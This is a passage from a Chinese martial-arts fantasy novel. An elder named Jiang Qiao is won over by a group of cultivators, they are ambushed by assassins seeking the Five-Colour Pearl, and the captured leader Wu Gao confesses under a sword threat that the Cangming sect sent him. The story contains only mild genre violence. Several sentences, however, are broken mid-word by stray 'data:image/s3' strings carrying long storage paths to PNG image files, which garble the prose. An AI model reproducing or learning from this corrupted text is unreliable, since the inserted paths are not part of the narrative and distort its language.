    温泽的话砸在江峭的心中,这确实是他担心的,这些人这么轻易的摸到他隐藏了四十年的线索,那他们呢,若是真的被发现,他怎么对的起师父的嘱托。


    “前辈何不相信我们一下,我们是真心的,并不会伤害到你们。”


    温泽步步引诱,让江峭的内心有了一丝松动,清梦现在很满意,有他们在事情好像变得没那么复杂了,若是换做她,可能会直接些,她还是不擅长这样。


    “前辈可以先做考虑,我们送您回去,剩下的事情您考虑清楚了再给我么答复。”


    听到褚不染说让他回去,江峭也很是惊讶,他本以为自己的命就要交代在这,其实他本就是已死之人,之所以苟活到现在终究是有要守护的人。


    清梦几人带着江峭回到天启派,这一路上,江峭将自己裹得严实,在人群中明显很不自在,脚步都不自觉地加快。回到天启派,刚要推开密室的门,却见从暗处闪现一群黑衣人将他们围了起来,为首的人展出,拿着斧头指着江峭,“老东西,终于逮到你,竟然还找了帮手,不过不重要了,乖乖束手就擒告诉我们五色珠的下落,我们还能给你个痛快。”


    为首的男子笑得猖狂,这些年他们追杀江峭,却屡次被他戏耍,但这次不一样,这次给他的人都是精兵强将,这老东西有帮手又如何,今日定要将他拿下。


    清梦和褚不染对视一眼,褚不染站在前面,看着围攻上来的众人,三下五除二的就吧这些人解决捆在一起。


    为首的吴高被揍得鼻青脸肿,疼的他不断哀嚎。


    温泽一脚踢在吴高的身上,逼问道,“说吧,是谁派你们来的?”


    吴高看着几人,心想这老家伙从哪里弄来这么多高手,真是失算了。


    吴高一脸高傲,“我是不会说的,有能耐你们就杀了我。”


    边说还变瞥着清梦众人,看出了吴高耍小心思,褚不染直接提剑向吴高走过来。


    “好啊,那我就满足你。”


    看着褚不染越逼越近,吴高内心有些害怕,这怎么跟他预想的不一样,不是应该不动他只是逼问吗,怎么上来就喊打喊杀的。


    “你你你,你别过来啊!”吴高内心有些崩溃,不断叫喊着。


    “我说,我说,是沧溟派掌门找我来的!”


    吴高绝望的喊出来,褚不染停下了脚步,看着清梦,没想到竟然是沧溟派搞的鬼,那岂不是证明他们更早之前便和魔界有染。